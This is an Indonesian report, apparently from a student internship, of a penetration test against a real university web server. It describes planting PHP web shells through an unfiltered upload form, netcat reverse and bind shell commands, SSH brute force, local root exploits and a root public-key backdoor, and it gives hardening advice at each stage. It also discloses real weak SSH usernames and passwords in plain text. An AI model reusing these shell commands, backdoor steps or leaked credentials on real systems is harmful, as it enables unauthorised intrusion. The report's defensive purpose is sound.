
Gambar 3.4. Scanning Fingerprinting dengan phpshell

Tabel 3.2 Hasil proses fingerprinting

|  |  |  |  |
| --- | --- | --- | --- |
| **No** | **Fingerprinting** | **Hasil** | **Keterangan** |
| 1. | **Sistem Operasi** | Pentesting pertama:  FreeBSD web123.uin-suka.ac.id 8.0-RELEASE FreeBSD 8.0-RELEASE #1: Thu Oct 7 15:25:30 WIT 2012 hendra@web123.uin-suka.ac.id | Pada proses pentesting yang pertama server UIN Sunan Kalijaga menggunakan sistem operasi FreeBSD 8.0 |
|  |  | Pentesting kedua:  FreeBSD pempek.uin-suka.ac.id 8.2-RELEASE FreeBSD 8.2-RELEASE #0: Fri Feb 18 02:24:46 UTC 2011 root@almeida.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC i386 | Proses pentesting yang kedua diperoleh hasil bahwa server UIN Sunan Kalijaga menggunakan sistem operasi FreeBSD 8.2. |
| 2. | **Web Server** | Pentesting pertama : Apache/2.2.17 | Versi Webserver yang digunakan, ini menjadi penting untuk diketahui karena bisa jadi webserver yang digunakan adalah webserver versi beta atau yang masih mempunyai *bug.* |
| Pentesting kedua :Apache/2.2.17 |
| 3. | **PHP** | Pentesting pertama : PHP 5.2.11  Safe Mode : Off | *Safe Mode* adalah mode aman PHP, *safe mode off* memberikan peluang lebih besar pada *attacker* untuk menguasai server. |
| Pentesting kedua : PHP 5.3.5  Safe Mode :Off |
| Modul Loaded:  core prefork http\_core mod\_so,mod\_authn\_file,mod\_authn\_dbm,mod\_authn\_anon,mod\_authn\_default,mod\_authn\_alias,mod\_authz\_host,mod\_authz\_groupfile , dan sebagainya. | Baik pentesting yang pertama maupun kedua ternyata sama saja semua modul PHP di*-load*, ini jelas berbahaya dan tidak efisien, sebaiknya modul-modul yang sekirannya kurang penting di matikan saja. |

**3.2.2.2 Port scanning**

Untuk melihat port apa saja yang terbuka di Server UIN Sunan Kalijaga salah satu tool yang dapat digunakan adalah RADMIN port scanner. Hasilnya adalah hanya dua port yang terbuka yaitu port 80 http dan port 22 ssh, seperti pada Gambar 3.5. Menggunakan port scanning seorang *attacker* dapat mengetahui port mana saja yang terbuka sehingga *attacker* juga akan tahu service apa saja yang dijalankan. Semakin banyak port yang terbuka jelas akan semakin menambah peluang *attacker* untuk dapat memasuki server tersebut.



Gambar 3.5. Port scanning menggunakan RADMIN(pentesting II)

* + 1. **Enumeration dan Gaining Access**


Metode *Enumeration* adalah mencari *poorly protected password* kemudian dilanjutkan dengan *Gaining Access* dan ketika proses *footprinting* saja sudah ditemukan page admin tanpa session dan itu adalah *Gaining Access*. Bagi seorang *attacker* akses page admin tidakalah cukup, karena page admin hanya dapat digunakan untuk melihat, mengedit atau menambah berita, gambar dan lain-lain. Untuk melihat dan meng-*exploit* server seorang *attacker* membutuhkan sebuah *backdoor/webshell*. Ketika seorang *attacker* dapat masuk ke halaman admin biasanya yang mereka cari adalah form upload baik itu upload file maupun gambar. Pada *pentesting* server UIN Sunan Kalijaga ternyata ditemukan form upload gambar tanpa menggunakan filter sehingga semua file dapat diupload termasuk file php, dari sinilah seorang *attacker* menanamkan *backdoor phpshell* ke dalam server. Gambar 3.6 memperlihatkan *phpshell* yang ditanam di server web UIN Sunan Kalijaga pada *pentesting* I. Dan Gambar 3.7 dan 3.8 adalah *phpshell* yang ditanam di server web UIN Sunan Kalijaga pada *pentesting* II (saat ini).

*Attacker* dapat menggunakan *phpshell* untuk memasukkan perintah-perintah linux selayaknya *command line* di linux. Selain itu *attacker* juga dapat dengan mudah memperoleh akses shell yaitu menggunakan *back connect* atau *bind connection.* Script atau tools *back connect* atau *bind connection* biasanya sudah disediakan dalam *phpshell*.


Untuk melakukan *back connect*, yang pertama dijalankan adalah netcat/nc di cmd menggunakan perintah sebagai berikut:

**nc.exe –lvp 5567**

parameter l adalah untuk *listening*, v untuk *verbose* (menampilkan kondisi yang terjadi saat itu), dan p adalah *port*. Pada proses *back connect* ini *attacker* menggunakan port 5567 seperti telihat pada Gambar 3.9.




Gambar 3.6. Phpshell pentesting I (FreeBSD 8.0)



Gambar 3.7. Login phpshell Pentesting II (FreeBSD 8.2)




Gambar 3.8. Phpshell pentesting II (FreeBSD 8.2)



Gambar 3.9. Back connect menggunakan netcat pentesting I


Setelah komputer lokal melakukan *listening*, *attacker* akan menjalankan script *back connect* di server target. Hampir di setiap *phpshell* biasanya sudah disertakan script *back connect* baik menggunakan *Perl, C,* atau *Python*. Yang perlu diingat pada proses ini adalah port harus sesuai dengan port yang sudah di-*listen* di komputer local yaitu 5567 seperti terlihat pada Gambar 3.10.




Gambar 3.10. Proses Back connect pentesting I

Hasil dari proses *back connect* dapat dilihat pada Gambar 3.11 yaitu attacker dapat memperoleh akses shell ke server. Dengan *back connect* *attacker* dapat memperoleh akses selayaknya *ssh shell* dengan *uid* ***www*** *(apache)*, hanya saja setiap kali *attacker* ingin mengakses serverdia harus mengulang langkah-langkah tadi.

Pada *pentesting* yang kedua dapat terlihat pada Gambar 3.12 yaitu attacker menggunakan *bind connection. Attacker* mencoba untuk melakukan *bind connection* pada IP 10.0.8.120 dan port 12345. Perbedaan *bind connection* dengan *back connect* adalah pada *back connect* komputer lokal (komputer *attacker*) yang melakukan proses *listening* kemudian *attacker* menjalankan script *back connect* di server(targert), sedangkan *bind connection* *attacker* harus menjalankan script *bind connection* pada server terlebih dahulu sehingga server/target akan melakukan *listening*, setelah server *listening* *attacker* akan melakukan koneksi ke server menggunakan netcat. Perintah *bind connection* yang dijalankan di komputer lokal sebagai berikut: **nc <IP server> <port server yang listening>**




Gambar 3.11. Akses shell dengan back connect pentesting I



Gambar 3.12. Bind Connection pentesting II

Selain melakukan proses diatas pada tahap *enumeration* ini seorang *attacker* juga akan melakukan bruteforce username dan password *ssh*. Karena pada saat proses *footprinting* sudah diperoleh file passwd tentu file ini yang akan dijadikan *wordlist* proses *bruteforce*.

Pada *pentesting* yang pertama *bruteforce* membuahkan hasil yaitu ditemukan user yang menggunakan password cukup lemah yaitu user *ssh* dengan username “iks” dan password “iksiksiks” , kemudian ditemuakan lagi username “fishum” dengan password “fishum11”. Akan tetapi pada *pentesting* yang kedua proses *bruteforce* tidak membuahkan hasil. Setelah mendapatkan username dan password *ssh* *attacker* tidak memerlukan lagi akses *bind* atau *back connect* karena *attacker* dapat dengan leluasa masuk dan mengutak-atik server menggunakan *account ssh* yang diperolehnya. Pada Gambar 3.13 memperlihatkan *attacker* barhasil login *ssh* menggunakan username dan password yang diperoleh dari proses *bruteforce*.



Gambar 3.13. Login ssh dengan user dan password dari bruteforce

* + - 1. **Rekomendasi**

Jika seorang *attacker* sudah mendapatkan akses ke server menggunakan *phpshell* seorang *attacker* dapat melakukan apa saja yang dia inginkan, mendapatkan akses *shell terminal/console* menggunakan *back connect* atau *bind* dan sebagainya. *Phpshell, phpbackdoor, bind connection, back connect* dan sebagainya semua itu dapat diatasi dengan cara mematikan berbagai fungsi sistem di php. Sebaiknya admin hanya mengeload modul-modul atau fungsi-fungsi php yang memang benar-benar digunakan, untuk mematikan fungsi-fungsi yang cukup berbahaya yaitu dengan menambahkan baris berikut di dalam file *php.ini*.

disable\_functions = “shell\_exec, passthru, proc\_open, proc\_close, proc\_get-status, proc\_nice, proc\_terminate, exec, system, suexec, popen, pclose, dl, ini\_set, virtual, set\_time\_limit”.


Jika fungsi-fungsi yang berbahaya tersebut dimatikan maka *phpshell* tidak akan dapat bekerja. Selain dengan cara tersebut admin juga dapat menggunakan cara lain yaitu mengaktifkan *safe mode* pada konfigurasi php.

Selain itu pemberian password sebaiknya menggunakan kombinasi angka, huruf dan lambang, kemudian sebaiknya tidak semua user diberi hak akses *ssh*, hanya user yang memang membutuhkan saja yang diberikan akses *ssh*. Kalau perlu administrator dapat menggunakan *rsa public key* dan mematikan autentifikasi dengan password sehingga hanya user yang sudah mengupload rsa public nya yang dapat masuk kedalam server. Administrator dapat menggunakan aplikasi semacam *ssh bruteforce blocker* sehingga bila ada tanda-tanda *bruteforce* ke server/sistem maka sistem akan langsung otomatis menolaknya dan melaporkan lognya ke administrator.

* + 1. **Privilege Escalation**


Pada tahap *enumeration dan gaining access* *attacaker* sudah berhasil didapatkan akses ssh tetapi masih sebagai user biasa dan tentu untuk server BSD dan keluarganya user biasa tidak dapat menggunakan perintah “su” untuk menjadi *root/ superuser*. Pada tahap *privilage escalation* ini seorang *attacker* akan berusaha mencari *exploit* baik *remote exploit* maupun *local exploit* yang dapat menjadikan *attacker* mendapatkan akses tertinggi dalam server yaitu *root*.

Proses *pentesting* yang pertama server UIN Sunan Kalijaga masih menggunakan sistem operasi FreeBSD 8.0 dan berhasil di-*root* menggunakan *local exploit* *FreeBSD mbufs() sendfile cache poisoning local privilege escalation*. Pada Gambar 3.14 telihat *attacker* berhasil mendapatkan akses root server web UIN Sunan Kalijaga yang menggunakan sistem operasi FreeBSD 8.0. File *local root exploit* dapat dilihat pada Lampiran 2.



Gambar 3.14. Akses root dengan local root *exploit*

Pada pentesting ke II server UIN yang menggunakan FreeBSD 8.2 gagal di-*exploit* menggunakan *local root exploit* ini seperti terlihat pada Gambar 3.15.



Gambar 2.15. Gagal local root *exploit* pada FreeBSD 8.2 (pentesting II)

Pada server yang sekarang digunakan yaitu FreeBSD 8.2 ditemukan bug *local exploit* pada aplikasi ProFTPd yaitu aplikasi layanan FTP yang secara default sudah terinstall di FreeBSD 8.2. Local root *exploit* ini sudah terbukti dapat meng-*exploit* FreeBSD 8.2 akan tetapi server UIN Sunan Kalijaga mematikan service FTP, Server UIN Sunan Kalijaga hanya membuka *port http* dan *ssh,* sehingga memang untuk saat ini server tersebut tidak dapat di-*exploit*, akan tetapi jika suatu saat layanan FTP dibuka, dan ada *attacker* yang berhasil masuk ke dalam server dan dia menggunakan *local root exploit* tersebut, kemungkinan besar server UIN Sunan Kalijaga akan berhasil di-*exploit*. File local root ProFTPd dapat dilihat pada Lampiran 3.


* + 1. **Pilfering**

*Pilfering* adalah akses dengan user legal supaya tidak diketahui oleh admin yang sebenarnya. Langkah-langkah yang dilakukan dalam proses *pentesting* semuanya tergantung dari kondisi admin server, *attacker* dapat mengetahui bagaimana admin bekerja, apa saja yang biasanya di lakukan admin bahkan *attacker* dapat menilai kemampuan admin dengan melihat *log history-*nya. Ketika memang admin kurang begitu tanggap terhadap perubahan-perubahan dalam server atau mungkin admin kurang mengerti mengenai keamanan jaringan, serangan dan sebagainya tentu saja penangannya akan berbeda.


**3.2.6 Backdooring**

Backdooring adalah proses menanam sebuah pintu belakang, sehingga ketika *attacker* ingin mengakses server tidak perlu repot-repot seperti ketika awal mencari *bug*/celah kemudian dilakukan proses *exploit*. Pada tahap backdooring ini juga tergantung dengan situasi dan kondisi. Seperti yang sudah disampaikan diatas kalau admin kurang begitu peduli atau kurang tahu dalam hal keamanan, *backdooring, webshell* dan kawan-kawannya jelas seorang *attacker* tidak perlu susah payah menanam *rootkit*, atau menyetting *crontab* untuk *connect* pada komputer pribadi setiap hari apa pukul berapa dan sebagainya, semuannya jelas tergantung kondisi target dan kondisi admin target.


Pada kerja praktek ini *pentesting* pertama digunakan *backdoor phpshell* yaitu *c99* yang sudah dimodifikasi. Gambar backdoor *c99* dapat di lihat pada Gambar 3.6, dan untuk server yang baru ini FreeBSD 8.2 *backdoor* yang digunakan adalah *b374k shell* yang merupakan *phpshell* karya anak Indonesia dapat dilihat pada Gambar 3.7 dan 3.8. Selain *backdooring* menggunakan *phpshell* dalam kerja praktek ini juga digunakan *public key* *backdooring* yaitu memasukkan *publick key* *attacker* kedalam *home root* server UIN Sunan Kalijaga seperti terlihat pada Gambar 3.16 sehingga *attacker* dapat langung login *root* di server web UIN Sunan Kalijaga tanpa menggunakan password. Pada Gambar 3.17,3.18,3.19 adalah bukti bahwa *attacker* mengakses root tanpa login password yaitu menggunakan *rsa public key*. Teknik ini juga dapat digunakan admin untuk pengamanan *ssh*, dengan menggunakan *public key* hanya komputer yang sudah mengupload *public key*-nya di home server saja yang dapat login ke server.




Gambar 3.16. Id\_rsa\_pub *attacker* di home root server



Gambar 3.17. Login ssh user root di server



Gambar 3.18. Login root di server dengan RSA key



Gambar 3.19. User web123 adalah root

**3.2.6.1 Rekomendasi**

*Root* adalah user tertinggi dalam sistem keluarga *\*NIX*, jika seorang *attacker* berhasil mendapatkan akses *root*, maka *attacker* mempunyai hak akses tertinggi terhadap sistem, *attacker* dapat melakukan apa saja, termasuk mengubah konfigurasi sistem, bahkan meghapus file-file sistem atau memformat hardisk server dan sebagainya. Gunakan versi sistem operasi dan kernel yang memang benar-benar *stable*, kalaupun menggunakan versi *current* atau *rillis*, admin harus selalu *update* informasi dan *pathching* jika suatu saat ditemukan *bug*.

FreeBSD 8.0, 8.2 yang digunakan sebagai sistem operasi server web UIN Sunan Kalijaga keduanya mempunyai *bug* yang seharusnya segera di-*patch* atau di-*upgrade* oleh admin. Versi FreeBSD paling STABLE adalah FreeBSD 6.2. FreeBSD merupakan proyek riset jadi maklum jika ketika *release* masih ditemukan banyak *bug*.

* + 1. **Covering Tracks**

Sebuah sistem pasti mempunyai *log, log* adalah sebuah file yang merekam apa saja yang dilakukan oleh sistem, error sistem dan sebagainya. Pada kerja praktek yang dilakukan ini jelas tidak ada proses *covering tracks* atau penghapusan *log*, karena *log* inilah yang akan kami jadikan bukti untuk ditunjukkan pada admin server web yang bersangkutan. Tapi dalam kenyataanya di lapangan untuk mempertahankan akses pada server target agar tidak diketahui oleh admin *attacker* harus berusaha dengan keras membuat *backdoor* yang sulit terdeteksi dan *attacker* akan melakukan proses ini yaitu menghapus seluruh jejak/*log* yang sudah dilakukanya. Biasanya file log dalam sistem operasi *linux*, BSD dan keluarganya dapat dilihat pada */var/log/auth.log* atau */var/log/apache2/access.log.*

**3.2.7.1 Rekomendasi**

Tugas seorang network administrator adalah mengamati *log*. Semua aktifitas dari sistem dan juga client yang mengakses server akan selalu tercatat dalam *log* misalnya seperti proses *bruteforce*, *client/user* yang mengakses file-file mencurigakan ber*-extensi* php, dan sebagainya semuanya perlu di waspadai. Jika ditemukan file mencurigakan yang ber-*extensi* php segera dibuka kemudian jika isinya di-*encode* segera dilakukan proses *decode* bisa jadi itu adalah *phpshell* atau *backdoor*. Atau admin dapat menggunakan *maldetect* untuk pendeteksi *malware, virus, shell, rootkit, backdoor* dan sebagainya, *maldetect* adalah antivirus yang berjalan di sistem operasi Linux, BSD dan keluarganya. Aplikasi ini dapat mengenali *phpshell, backdoor, spyware, trojan* dan berbagai jenis *spyware*.

* + 1. **Denial Of Service**

